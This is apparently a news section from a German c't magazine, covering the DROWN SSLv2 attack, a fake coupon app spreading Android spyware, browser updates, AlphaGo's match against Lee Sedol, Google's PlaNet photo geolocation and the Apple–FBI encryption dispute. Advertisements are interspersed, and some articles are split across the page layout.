Neuer SSL-Angriff durch altes Protokoll

Forscher haben einen Weg entdeckt, verschlüsselte SSL/TLS-Verbindungen zu knacken. Dazu nutzen sie ein steinaltes Protokoll, das eigentlich als ausgestorben gilt: SSLv2. Sie taufen Ihre Angriff Drown („Decrypting RSA with Obsolete and Weakend eNcryption“). Es stellte sich heraus, dass jeder dritte Server zum Zeitpunkt der Untersuchung anfällig gewesen ist, darunter etliche prominente wie Flickr, Yahoo, AVM, VMware und diverse Behördenseiten.

Die Drown-Angriffe nutzen Schwächen in SSLv2, um verschlüsselte Verbindungen zu knacken, die zum Beispiel über das moderne TLS 1.2 abgewickelt werden. Das läuft so: Der Angreifer zeichnet zunächst passiv den TLS-Traffic auf. Anschließend greift er den Server über SSLv2 an, um das sogenannte Pre-Master-Secret aus dem TLS-Verkehr zu knacken. Damit kann er den zuvor aufgezeichneten

man die vermeintliche Gutschein-App aus dem Amazon-Store heruntergeladen und ausgeführt hat, startet ohne weiteres Zutun die Installation von „com.android.engine“, das sich umfassende Zugriffsrechte auf das Android-System einräumt. Eine Analyse von c't zeigte, dass sich das Programm unter anderem in den Systemstart einklinkt, auf eingehende SMS-Nachrichten wartet und seinen Command-and-Control-Server (C&C) kontaktiert.

Es handelt sich bei der Android-Malware vermutlich um die funktionsreiche Spionage-Software OmniRat-A. Eine Infektion erkennt man daran, dass sich in den Android-Einstellungen unter Apps ein Eintrag namens „com.android.engine“ findet. Diese App sollte man umgehend entfernen. Um einer Neuinfektion zu entgehen, sollte man auch die App entfernen, die den Schädling aufs Gerät geschleust hat – in diesem Fall „Gutscheine.de“. Nach derzeitigem Kenntnisstand ist das Android-System anschließend wieder sauber.

Bei der Verbreitung des Schädlings sind die Täter ungewöhnlich professionell vorgegangen. Sie missbrauchten den Namen und das Logo einer bekannten deutschen Gutscheinseite, um den Eindruck zu erwecken, es sei die offizielle App der Seite. Als Entwickler gaben die Online-Ganoven die erfundene Software-Schmiede „Kuhlo Gbr“ an. Gegenüber c't erklärte Gutscheine.de-Chef Marcus Seiden: „Es ist für uns sehr ärgerlich, dass es derartige Betrüger gibt, die unsere Marke benutzen, um kriminell zu handeln. Wir haben schnell reagiert und sind froh, dass die App aus dem Shop entfernt wurde.“ Das Unternehmen prüft derzeit rechtliche Schritte. Auch Amazon haben wir mehrfach zu dem Zwischenfall befragt – unter anderem, um in Erfahrung zu bringen, wie oft die verseuchte App installiert wurde und ob weitere Apps betroffen sind. Eine Antwort ist uns das Unternehmen bis Redaktionsschluss schuldig geblieben. (rei@ct.de)

Datenverkehr entschlüsseln. Wann der Datenverkehr aufgezeichnet wurde, spielt keine Rolle – ein Angreifer kann sogar Monate oder Jahre zuvor mitgeschnittene Daten knacken.

Das Forscherteam hat auf der Drown-Info-page (siehe c't-Link) eine Abfragemöglichkeit bereitgestellt, die verrät, ob ein bestimmter Server zum Zeitpunkt der Untersuchungen verwundbar war. Um Server vor Drown zu schützen, muss man SSLv2 abschalten. SSLv2 ist nicht erst seit Drown kaputt und sollte unter keinen Umständen weiter eingesetzt werden. Welche Server-Arten betroffen sind und wie man jeweils vorzugehen hat, erklärt das Forscherteam auf seiner Seite. Aus Nutzersicht besteht kein Handlungsbedarf. (rei@ct.de)

c't Schutz vor der Drown-Angriffe:
ct.de/y6u9

Let's Encrypt feiert eine Million Zertifikate

Die SSL/TLS-Zertifizierungsstelle (CA) Let's Encrypt hat eigenen Angaben zufolge bereits eine Millionen kostenlose Zertifikate ausgestellt. Let's Encrypt gibt an, dass mittlerweile rund 2,4 Millionen Domains auf Zertifikate der CA setzen, darunter unter anderem Wordpress.com. Derzeit sollen pro Woche rund 100 000 Zertifikate ausgestellt werden.

Anlässlich dieses Meilensteins gab es auch einen Ausblick auf die Zukunft: Anfang April soll die Infrastruktur der CA vollständig IPv6 unterstützen. Ab August will die Initiative zudem auf den Elliptic Curve Digital Signature Algorithm (ECDSA) beim Signieren der Zertifikate setzen, aktuell kommt noch RSA zum Einsatz.

Das Projekt haben unter anderem die Electronic Frontier Foundation (EFF) und Mozilla ins Leben gerufen. Die CA machte Ende 2014 das erste Mal von sich reden und startete Ende vergangenen Jahres die öffentliche Beta. Seitdem kann sich jeder Server-Betreiber kostenlos Zertifikate ausstellen lassen, die von den Browsern als vertrauenswürdig eingestuft werden. Ausführliche Hintergründe und Starthilfe auf dem Weg zum ersten Let's-Encrypt-Zertifikat finden Sie in c't 25/15 ab Seite 136. (des@ct.de)

Sicherheits-Notizen

Die OS-X-Version 2.90 des **Torrent-Clients Transmission** wurde zur Verbreitung des Krypto-Trojaners KeRanger missbraucht. Ausführliche Hintergründe finden Sie auf Seite 81.

Eine Lücke in der zur Nachrichten-Verschlüsselung genutzten **LibOTR** lässt sich zum Einschleusen von Schadcode missbrauchen. Version 4.1.1 beseitigt das Problem.

Flash Player 21.0.0.182 und 18.0.0.333 stopfen insgesamt 23 Sicherheitslücken. Mindestens eines davon wird auch schon für Angriffe ausgenutzt. Adobe hat zudem **Acrobat DC und Reader DC** gepatcht, die abgesicherten Versionen heißen 15.010.20060, 15.006.30121 und 11.0.15. Die **Adobe Digital Editions** wurden auf Version 4.5.1 aktualisiert.

Microsoft hat an seinem März-Patchday insgesamt 13 Updates für **Windows, Office, Internet Explorer und Edge** herausgegeben. Mehrere Lücken erlauben es, Windows-Rechner aus der Ferne zu kapern.

Fotos, die auffallen!

ct Fotografie SPEZIAL
Meisterklasse
Bilder gestalten • Ideen verwirklichen

+ DVD

9 Workshops für besondere Fotos

Motive neu entdecken
Eigenen Look entwickeln
Fotoregeln durchbrechen

Entschleunigt fotografieren
Gestalten in Schwarzweiss
Landschaften mit Graufiltern

In Fotoserien denken
Kreativ Sehen lernen
Schönheit der Unschärfe

**AKTION: Leinwand-Druck
90 x 60 cm für nur 24,- €**

Jetzt für
12,90 €
bestellen.



shop.heise.de/df-bildgestaltung service@shop.heise.de

Auch als eMagazin erhältlich unter: shop.heise.de/df-bildgestaltung-pdf

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten
oder ab einem Einkaufswert von 15 €

 **heise shop**

shop.heise.de/df-bildgestaltung



Opera mit Adblocker

In der neuesten Developer-Version des Opera-Browsers ist ein Adblocker direkt integriert, aber noch deaktiviert. Über einen Dialog bietet der Browser an, den Werbeblocker einzuschalten. Opera verspricht, dass die integrierte Lösung deutlich performanter sei als die verbreiteten Plug-ins für andere Browser. Nach Angaben von Opera laden Webseiten im Schnitt 45 Prozent schneller als mit Chrome und AdBlock Plus. Wie viele andere Adblocker setzt Opera auf die redaktionell gepflegte EasyList-Filterlisten.

Die Whitelist des Opera-Adblockers ist in der Voreinstellung gut gefüllt: Über 60 Domains sind von der Filterung ausgeschlossen – darunter unbedenkliche Seiten wie Wikipedia sowie alle Inhalte von Opera.com selbst. Zudem finden sich Angebote, die unaufdringliche Werbung auf ihren Seiten anzeigen. Nutzer können die Whitelist frei editieren.

Dank eines integrierten Adblockers soll der Opera-Browser Webseiten schneller laden. Laut Hersteller ist die fest eingebaute Lösung bis zu 45 Prozent schneller als die Adblocker-Plug-ins anderer Browser.

ren. Wann die Funktion im stabilen Browser erscheinen soll, ist noch offen.

(Torsten Kleinz/dbe@ct.de)



„Gefällt mir“-Button: Hinweispflicht zur Datenweitergabe

Seitenbetreiber müssen ihre Besucher darüber informieren, wenn sie Daten an Facebook über den „Gefällt mir“-Button weitergeben. Dies hat das Landgericht Düsseldorf entschieden. Die Verbraucherzentrale NRW hatte gegen den Bekleidungshändler Peek & Cloppenburg Klage eingereicht, weil er auf seiner Website „Fashion ID“ den Facebook-Button eingesetzt hatte (Az. 12 O 151/15). Seine Integration verletzte Datenschutzvorschriften, weil dadurch unter anderem die IP-Adresse des Nutzers ohne ausdrückliche Zustimmung an Facebook weitergeleitet werde, hieß es in der Begründung des Urteils. Die Daten sammelt Facebook auch, wenn man den Button

nicht aktiv nutzt. „Keiner weiß, was Facebook mit den Daten macht“, sagte Rechtsanwältin Sabine Petri von der Verbraucherzentrale. Facebook verteidigte die Praxis und bezeichnete die Buttons als „akzeptierten, legalen und wichtigen Teil des Internets“.

Zu den offiziellen Social-Media-Buttons gibt es zahlreiche Alternativen. Mit Shariff hat die c't eine datenschutzfreundliche Open-Source-Variante entwickelt. Die Buttons senden beim Aufrufen keine Daten an Facebook, Twitter & Co. – erst, wenn der Nutzer sie anklickt, um eine Webseite zu teilen. (dbe@ct.de)

ct Shariff-Buttons: ct.de/yu4g

Firefox 45 ohne Tab-Gruppen

Die Entwickler von Firefox haben in der neuen Version die Tab-Gruppen aus dem Browser entfernt. Dies ist eine Konsequenz einer Ankündigung im November, den Firefox-Browser schlanker und schneller zu machen. Mit der Funktion ließen sich mehrere Tabs optisch gruppieren. Von dieser Möglichkeit hätten allerdings nur wenige Anwender Gebrauch gemacht, erklärte Mozilla und empfiehlt als Ersatz das Plug-in „Tabgruppen“.

Den Umgang mit synchronisierten Tabs haben die Entwickler indes vereinfacht: Ein Klick auf die neue Schaltfläche „Synchronisierte Tabs“ öffnet eine Übersicht aller Seiten, die auf synchronisierten Mobilgeräten geöffnet sind. Den Abgleich nimmt der Browser

über das Firefox-Konto vor. Außerdem ergänzen die synchronisierten Tabs die Vorschläge in der Adresszeile des Browsers.

Der integrierte WebRTC-Videochat „Firefox Hello“ dient nun vor allem dazu, mit Freunden gemeinsam im Internet zu surfen. Ein Klick auf „Seite mit einem Freund besuchen“ teilt die aktive Webseite einem anderen Nutzer mit, wofür kein Firefox-Account nötig ist. Für die Kommunikation öffnet sich ein kleines Chat-Fenster samt Videofunktion und Sprachübertragung. Das soll etwa die Planung einer gemeinsamen Reise erleichtern und eine „Entscheidungsfindung in Echtzeit“ ermöglichen. „Hello“ befindet sich derzeit noch in der Betaphase. (dbe@ct.de)

Chrome scrollt weicher

Chrome 49 verfügt über einen weicheren Bildlauf: Das „smooth Scrolling“ ersetzt das bisherige „stepped Scrolling“, das die Nutzer laut Google als weniger „ästhetisch ansprechend“ empfunden hätten. Das weichere Scrolling soll die Benutzung des Mausrads vereinfachen und ist ab sofort unter Windows, Linux und Chrome OS als Standard eingestellt. Außerdem unterstützt Chrome den Kompressionsalgorithmus Brotli. Durch ihn sollen Websites schneller laden und ein geringeres Datenvolumen beanspruchen.

(dbe@ct.de)

Flächendeckender Glasfaserausbau

Der „Digitalen Agenda“ folgend setzt sich Bundeswirtschaftsminister Sigmar Gabriel (SPD) für die „Digitale Strategie 2025“ ein. Diese sieht den Breitbandausbau als Grundlage für eine „erfolgreiche digitale Transformation“ von Wirtschaft und Gesellschaft. Gabriel fordert deutlich höhere Netzkapazitäten und erschwingliche Gigabit-Anschlüsse, auch für den Mittelstand. Eigentlich ist für den Breitbandausbau das Verkehrsministerium unter Alexander Dobrindt (CSU) zuständig.

Gabriel vertritt einen marktgetriebenen Ansatz. Die Kosten für einen flächendeckenden Glasfaserausbau in alle Haushalte (FTTH, Fiber To The Home) beziffert er mit 100 Milliarden Euro. Ein Fonds mit einem Volumen von etwa 10 Milliarden Euro soll den Ausbau der Glasfasernetze in ländlichen Räumen unterstützen.

Der Bundesverband Breitbandkommunikation (Breko) begrüßte Gabrels Ankündigung. Der Interessenverband sagte, damit werde klar, „dass kupferbasierte Vectoring-Anschlüsse – wenn überhaupt – nur für einen Übergangszeitraum hilfreich sein können. Schon in den kommenden Jahren werden Unternehmen, aber auch Bürger hochmoderne Gigabit-Netze benötigen.“ (uma@ct.de)

ct Digitale Strategie 2025: ct.de/yu4g

Internet-Notizen

Facebook hat für seine Mobile-Publishing-Plattform **Instant Articles** ein WordPress-Plug-in entwickelt, mit dem Blogger ihre Inhalte bequem bei Facebook veröffentlichen können. Die Erweiterung ist quelloffen.

Vom alternativen **Vivaldi-Browser** ist die dritte Betaversion erschienen. Eine praktische Neuerung speichert inaktive Tabs auf der Festplatte – das spart Ressourcen und entlastet den Arbeitsspeicher.

Powerbank mit Superkondensator

Bei der Powerbank 5-Minute Charger von Zap & Go ist der Name Programm: Sie ist nach fünf Minuten voll und gibt die gespeicherte Energie dann per USB-Ausgang an Smartphones und andere Geräte weiter. Letzteres geschieht zwar herkömmlich langsam, doch es gibt durchaus Szenarien, wo der 5-Minute Charger Vorteile hat: Selbst kurze Umsteigzeiten zwischen Zügen oder Flügen lassen sich so nutzen, um Saft nachzutanken – das Handy selbst kann dann ja auf der Weiterreise geladen werden. Wie viel Energie die Powerbank speichert, bleibt jedoch ein Geheimnis.

Zap & Go verwendet für die Powerbank keine Lithium-Ionen-Zellen, sondern Superkondensatoren. Diese lassen sich mit deutlich höheren Strömen laden, was überhaupt erst Ladezeiten im Minutenbereich ermöglicht, und verkraften zudem eine höhere Zahl an La- dezyklen. Dass sie eine höhere Selbstentladung (in der Größenordnung von Wochen statt von Monaten) aufweisen, spielt bei einer Powerbank keine Rolle: Man nutzt sie ja sowieso unmittelbar oder zumindest innerhalb weniger Tage nach dem Laden. Superkondensatoren haben allerdings eine deutlich geringere Energiedichte als Lithium-Ionen-Akkus – was Zap & Go auch auf seiner Webseite be-

stätigt: Ein normaler Superkondensator, der genug Saft enthalte, um ein iPhone zu laden, hätte etwa die Größe einer Coladose und würde rund ein halbes Kilogramm wiegen.

Zap & Go will diese Einschränkungen mit einem überarbeiteten Superkondensator gelöst haben, in dem Graphen zum Einsatz kommt. Technische Details nennt das Unternehmen aber nicht: Auf der Webseite findet man weder eine Gewichts- noch eine Kapazitätsangabe für den 5-Minute Charger. Auch auf unsere Nachfragen hat das Unternehmen bislang nicht reagiert.

Bildern zufolge fällt die Powerbank recht klobig aus: Sie hat etwa die Größe einer externen 3,5-Zoll-Festplatte. Zap & Go gibt an, dass der 5-Minute Charger zwei Geräte per USB und ein drittes drahtlos per Qi-Standard laden kann – aber nicht, ob die Powerbank auch genügend Saft hat, um drei Geräte vollständig zu laden. Höchstwahrscheinlich ist das nicht der Fall. Man soll den 5-Minute Charger auch als herkömmliches USB-Netzteil beziehungsweise Qi-Ladegerät verwenden können, wenn er am Stromnetz hängt und sein interner Stromspeicher voll ist.

Trotz der großen Fragezeichen bei den technischen Daten kann der 5-Minute Char-



Der 5-Minute Charger von Zap & Go fällt für eine Powerbank recht klobig aus.

ger bereits für 150 US-Dollar plus 20 US-Dollar Versandkosten vorbestellt werden; die Lieferung soll irgendwann im Sommer 2016 erfolgen. Als Nächstes will Zap & Go eine Handy-Hülle mit integriertem Superkondensator auf den Markt bringen – und langfristig seine Technik so kompakt bekommen, dass Lithium-Ionen-Akkus in Smartphones abgelöst werden können. (mue@ct.de)

STERNENFLOTTE

Cubycon® Complete

Das neue Cubycon Complete ist die High-End-Komplettanlage von Teufel. Sofort spielfertig, vollausgestattet, mit ultra-kompakten, leistungsstarken Satelliten-Lautsprechern für originalgetreuen, räumlichen Sound. Dazu gibt's einen kabellosen Subwoofer, der unter die Couch passt, einen lüfterlosen AV-Receiver, der versteckt betrieben werden kann und Lautsprecher für Wandmontage sowie Regal- oder Standfußaufstellung. Sieben Sterne für maximales Entertainment.



 **Teufel**

8 Wochen Probezeit. Bis zu 12 Jahre Garantie. Direkt vom Hersteller. www.teufel.de

HEIMKINO **SOUNDBAR** **STEREO** **GAMING** **KOPFHÖRER** **WLAN & BLUETOOTH**

Harald Bögeholz

Jubel und Ernüchterung

Google AlphaGo schlägt Top-Profi 4:1 im Go

In einem Turnier über fünf Partien hat das Computerprogramm AlphaGo den koreanischen Spitzenspieler Lee Sedol im Go besiegt. Die Go-Welt ist überrascht bis schockiert – und die AlphaGo-Schöpfer feiern einen Triumph der künstlichen Intelligenz.

Unter den Strategiespielen galt Go als letzte Bastion der menschlichen Intelligenz. Es ist so komplex, dass es nicht annähernd möglich ist, alle Kombinationen durchzurechnen – für den Computer nicht und für einen Menschen schon gar nicht [1]. Man braucht Kreativität und Intuition, um es gut zu spielen, so die bisherige Meinung. Wenn also ein Computer gut Go spielt, hat er dann diese menschlichen Fähigkeiten gelernt, ist er menschlicher Intelligenz näher gekommen?

Der Koreaner Lee Sedol stand zehn Jahre lang an der Spitze der Go-Welt und bekleidet deren höchsten Rang, den 9. Dan (9p). Obwohl er auf der Weltrangliste momentan „nur noch“ auf Platz vier steht, ist er so ziemlich das Beste, was die Menschheit dem Computer entgegenzusetzen hat. Ihn hatte Google Anfang März zu einem Turnier Mensch gegen Maschine herausgefordert: fünf Partien, eine Million US-Dollar Preisgeld.

Die Niederlagen

Und dann geschah das Ungeheuerliche: Er, der in Interviews vorab meinte, alle Partien zu gewinnen, na ja, vielleicht eine zu verlieren, wurde am 9. März geschlagen. Und am 10. März gleich wieder. War er nach der ersten Partie noch überrascht, so war er nach der zweiten Niederlage geschockt, sprachlos. Und am 12. März rang er sichtlich um Fassung, als er vor die Presse trat und mit seiner dritten Niederlage den Gesamtsieg von AlphaGo einräumen musste.


Das Turnier fand international Beachtung, wurde auf Englisch von Michael Redmond

(9p) kommentiert, aber auch von diversen koreanischen und chinesischen Profis. Und alle stutzten hier und da und wunderten sich über unkonventionelle und abenteuerliche Züge der KI, die aber funktionierten.

Nun ist es selbst für den Go-kundigen Amateur kaum nachzuvollziehen, wieso die Profis einen Zug als innovativ bezeichnen, ist doch praktisch jede Stellung mit mehr als 20 Steinen auf dem Go-Brett einmalig und vermutlich noch nie zuvor gespielt worden. Aber aus der einhelligen Meinung der Kommentatoren zu bestimmten Zügen kann man schließen, dass AlphaGo über seine Schöpfer hinausgewachsen ist.

Das ist vielleicht nicht ganz verwunderlich. Die neuronalen Netze, die zentraler Bestandteil von AlphaGo sind, wurden nämlich nur zu Beginn mit Millionen von Stellungen aus Partien starker menschlicher Spieler trainiert. Hier lernten sie zunächst, Menschen in ihrem Spiel zu imitieren. Dann kam aber eine Phase des Reinforcement Learning: Das neuronale Netz spielte Millionen von Partien gegen sich selbst und lernte daraus, wie man dieses Spiel noch besser spielt. Während ein werdender Profi in Asien sein halbes Leben damit verbringt, das Jahrhunderte alte Wissen und die Traditionen zu verinnerlichen, durfte AlphaGo ganz alleine lernen, ohne die Vorurteile eines Lehrers.

So sah denn Michael Redmond nach dem Zwischenstand 3:0 für den Computer das Go mitnichten dem Untergang geweiht, sondern spekulierte sogar, dass vielleicht durch die Computer eine dritte Revolution der Eröffnungstheorie bevorsteht. Vielleicht sind



AlphaGo spielt, Profis staunen: Zug 37 ist einer von denen, auf die Menschen nicht gekommen wären – aber er hat am Ende zum Sieg geführt.

die Lehren der Profis ja zu eingefahren, hindern den Menschen daran, unerforschte, noch bessere Züge zu entdecken als bisher.

Ehre gerettet

Zur Ehrenrettung des Menschen konnte man dann jedenfalls am 12. März AlphaGo endlich einmal verlieren sehen. Lee Sedol hatte sich anscheinend gut vorbereitet und spielte bis zum elften Zug dieselbe Eröffnung wie in der zweiten Partie, um dann leicht davon abzuweichen. Seine Grundstrategie behielt er aber bei: Erst einmal eigenes Gebiet festigen, dann in die gegnerische Einflussphäre eindringen. Doch dieses Eindringen war dann schwierig und kostete ihn viel Bedenkzeit, bis er dann den von Profis einhellig als genial gelobten Zug 78 spielte. Wenig später hatte er seine Kernbedenkzeit von zwei Stunden aufgebraucht und musste sich im hochkomplexen Mittel- und Endspiel mit einer Minute pro Zug begnügen. Er hielt durch: Nach 184 Zügen gab der Computer auf.

Die fünfte Partie am 15. März ging dann aber wieder an den Computer: Nach einem Endspiel fast bis zum letzten Zug hatte Lee Sedol wohl exakt gezählt und gab auf.

Es war immerhin beruhigend zu sehen, dass AlphaGo einige typische und bekannte Eigenschaften von Go-Programmen (noch?) nicht ganz abgelegt hat. So spielt es Quatsch, wenn es sich verlieren sieht: Züge, die zwar den Gegner zum Handeln zwingen, aber nur funktionieren könnten, wenn dieser dann einen groben Fehler mache. So etwas gilt unter Menschen als unhöflich. Höflichkeit hat AlphaGo aber noch nicht gelernt – war wohl auch nicht Entwicklungsziel. (bo@ct.de)

Literatur

[1] Harald Bögeholz, Mysteriöse Tiefe, Wie Google-KI den Menschen im Go schlagen will, c't 6/16, S. 148

c't Partieberichte online: ct.de/y7xd



Lee Sedol (9p)
Sekunden nach
dem Ende der
letzten Partie – er
hat aufgegeben.

Andrea Trinkwalder

Künstliche Ortskenntnis

Googles neuronales Netz PlaNet erschließt sich die Welt: Es lernt Orte und Landschaften kennen

Neuronale Netze können Hot Spots des Tourismus wie Eiffelturm oder Freiheitsstatue schon fast im Schlaf identifizieren. Jetzt haben Google-Forscher ein neuronales Netz entwickelt, das über die einfache Objekterkennung hinauswächst: Es verortet Landschaften und Stadtszenen anhand ihrer typischen Atmosphäre im passenden Teil der Welt.

Als der Computer lernte, Hund, Katz und Maus zu unterscheiden, war die Welt begeistert. Für die Forscher blieb das trotz aller Euphorie aber immer nur der Anfang. Denn wirklich nützlich wird Bilderkennung erst, wenn der Computer Szenen beschreibt oder die Einzelteile zu einem großen Ganzen zusammenfügt.

Einen Ansatz dafür haben die Google-Forscher Tobias Weyand, Ilya Kostrikov und James Philbin jetzt gefunden [1]: Ihr neuronales Netz namens PlaNet lernt anhand von Trainingsdaten nicht nur, Orte an prominenten Objekten oder Gebäuden wie etwa dem schiefen Turm von Pisa zu erkennen. Es soll sich anhand subtilerer Merkmale auch von Landschaften ein Bild machen, um etwa eine Island- von einer Australien-Szene unterscheiden zu können. Diese Aufgabe ist wesentlich schwieriger als die Objekterkennung und nicht immer eindeutig lösbar, weil bestimmte Landschaften in verschiedenen Ländern oder gar Erdteilen auftreten und in einem Foto auch untypische Merkmale dominieren können. So sind auch außerhalb von London rote Telefonzellen und Doppeldecker-Busse zu finden. Doch ganz wie einem weltgewandten Menschen mit solider Allgemeinbildung soll es PlaNet eines Tages gelin-

gen, aus verräterischen Hinweisen in der Umgebung – etwa Straßenschildern oder Architektur – die richtigen Schlüsse zu ziehen.

Die Gruppe um Weyand behandelt die Lokalisierung als Klassifizierungsproblem: Die Bilder – also die Matrix der Pixelwerte – werden in ein neuronales Netz eingespeist, woraufhin dieses für jede Region auf der Weltkarte eine Wahrscheinlichkeit dafür berechnet, dass das Bild dort aufgenommen wurde. Dabei kommt ein Convolutional Neural Network (CNN) zum Einsatz – eine in der Bild- und Spracherkennung bewährte Architektur [2]. CNNs sind so konstruiert, dass sie nach Training mit Millionen Bildbeispielen genau diejenigen Merkmale in Bildern finden, die für bestimmte Kategorien charakteristisch sind, beispielsweise das Schema eines Menschen, eines Tieres oder einer Pflanze.

Welt-Klassifizierung

Bei der Lokalisierung besteht die erste Herausforderung darin, sinnvolle Kategorien zu definieren. Dafür finden die Forscher im Internet zwar Millionen Fotos mit GPS-Koordinaten, müssen sie aber möglichst automatisiert so zu Regionen zusammenfassen, dass die Maschine sinnvolle Schlüsse daraus ziehen kann. Weyand und seine Kollegen haben sich dafür entschieden, die Welt so aufzuteilen, dass jeder Bereich (entspricht einer Kategorie) eine gleich große Menge an Trainingsbildern enthält. Dicht besiedelte Regionen bestehen also aus sehr vielen kleinen Zellen, während

ländlichere Gegenden weitläufig abgesteckt werden.

Diese Abgrenzung dürfte auch thematisch stimmig sein: Innerhalb einer Stadt muss der Algorithmus die Variabilität einzelner Viertel und Straßenzüge erfassen, während auf dem Land Wiesen und Felder dominieren und in der Wüste eben quadratkilometerweise Sand mit Dünen. Gegenden wie die hohe See oder die Pole, die extrem selten fotografiert werden, wurden ausgespart.

Damit besteht der Modell-PlaNet aus 26 263 Regionen beziehungsweise Kategorien, auf die sich insgesamt 126 Millionen Fotos verteilen, also im Schnitt knapp 4800 Bilder pro Kategorie. Diese Bildersammlung für Training und Test ist den Forschern zu folge übrigens noch recht verrauscht, weil Fotos von Innenräumen, Tieren oder Speisen nicht aussortiert wurden.

Mehr als zwei Drittel der Testfotos (71,3 Prozent) konnte das trainierte System schließlich dem richtigen Kontinent zuordnen, also innerhalb eines Radius von 2500 km verorten, gut die Hälfte (53,6 Prozent) dem richtigen Land (750 km Umkreis), ein Viertel der passenden Stadt und 8,5 Prozent sogar auf Straßenniveau. Und in einem GeoGuessr-Test-Match (siehe c't-Link) gegen welterfahrene Reisende konnte das System 28 von 50 Fotos genauer lokalisieren.

Zukunft des PlaNeten

Mit einem erweiterten System, das ganze Fotoalben im Zusammenhang betrachtet, könnten die Forscher die Erkennungsquote noch um 50 Prozent steigern. Dazu selektierten die Forscher knapp 30 Millionen Google+-Fotoalben und kombinierten das auf Einzelbilder spezialisierte CNN mit einem so genannten Long-Short-Term-Memory-Netz (LSTM). LSTMs werden beispielsweise in der Sprachverarbeitung eingesetzt, um den Sinn längerer Texte oder gesprochener Wörter deuten zu können – der sich ja häufig erst aus dem Kontext ergibt. Dieses Prinzip funktioniert auch bei der Foto-Lokalisierung: Während das erste Foto nur eine Alm mit Wiese und Kühen zeigt, taucht auf dem zweiten vielleicht schon die Schweizer Flagge oder im Hintergrund das Matterhorn auf – und löst die Mehrdeutigkeit auf.

Die Arbeit von Weyands Gruppe ist ein weiteres Beispiel für die wachsende Bedeutung der Long-Short-Term-Memory-Netze. Kombinationen von CNN und LSTM dienen beispielsweise auch dazu, Bildbeschreibungen zu verfassen. (atr@ct.de)

Literatur

- [1] Tobias Weyand, Ilya Kostrikov, James Philbin: PlaNet – Photo Geolocation with Convolutional Neural Networks, <http://arxiv.org/abs/1602.05314>
- [2] Andrea Trinkwalder: Netzgespinste, c't 06/16, S. 130

c't PlaNet-Paper, GeoGuessr: ct.de/yv7n




Bild: Google

Martin Holland

USA streiten über Verschlüsselung

Die US-Regierung schießt sich auf Apple ein

In den Vereinigten Staaten gewinnt die Auseinandersetzung um die Verschlüsselung von iPhones weiter an Härte. Nachdem Apple den Rechtsstreit in die Öffentlichkeit getragen hat, hat die US-Regierung nun reagiert und greift den Konzern scharf an.

In seinem Rechtsstreit um Hilfe beim Entsperren des iPhone eines Terroristen, hat das FBI Apple vorgeworfen, seine Produkte aus Marketing-Gründen so zu gestalten, dass die Regierung sie nicht durchsuchen kann. Selbst wenn die einen gültigen Durchsuchungsbefehl vorweisen kann. Das ist eines der Argumente aus der mehr als 40-seitigen Replik auf Apples Weigerung einer gerichtlichen Aufforderung Folge zu leisten. Die Anwälte greifen Apple darin so scharf an, dass der Anwalt des US-Konzerns bereits von einem einmaligen Vorgang gesprochen hat.

Zuvor hatte sich gleich eine ganze Reihe namhafter US-Konzerne und Internetdienste Apple zur Seite gestellt. Mehr als 30 Unternehmen – darunter Facebook, Google, Microsoft, Amazon, Ebay, Cisco, Intel, Mozilla, Twitter und Yahoo – haben vor Gericht gemeinsame Briefe eingereicht, in denen sie Apples Weigerung unterstützen: Unterneh-

men dürften nicht gezwungen werden, die Sicherheit ihrer Produkte zu schwächen. Kunden vertrauten darauf, dass Unternehmen die Daten und sensible Kommunikationen ihrer Nutzer vor Attacken schützen. Eine Durchsetzung der gerichtlichen Anordnung gegen Apple würde aber ganz sicher dazu führen, dass Apple die Kontrolle über seine Software und Sicherheitsinfrastrukturen verliert. Es gebe unzählige Möglichkeiten, wie eine Software, die bei der Entsperzung des iPhones hilft, in falsche Hände geraten könnte – nicht nur Diebstahl, sondern beispielsweise auch andere gerichtliche Anordnungen. So hätten nicht nur Kriminelle ein leichteres Spiel, auch fremde Regierungen könnten einen Vorteil aus der technischen Schwächung ziehen.

In dem Rechtsstreit geht es um Ermittlungen zu einem Terroranschlag im kalifornischen San Bernardino. Dort hatte ein Ehepaar 14 Menschen erschossen, bevor die Täter in einer Schießerei mit der Polizei selbst getötet wurden. Die Ermittler haben nun zwar ein iPhone des Mannes, das ist aber durch einen Passcode gesperrt. Die US-Bundespolizei FBI will an die darauf gespeicherten Daten, doch die sind dank iOS 9 besser geschützt als unter früheren Versionen des Betriebssystems. Apple hat erklärt, in diesem Fall nicht mehr wie früher an Daten gelangen zu können.

Präzedenzfall oder nicht

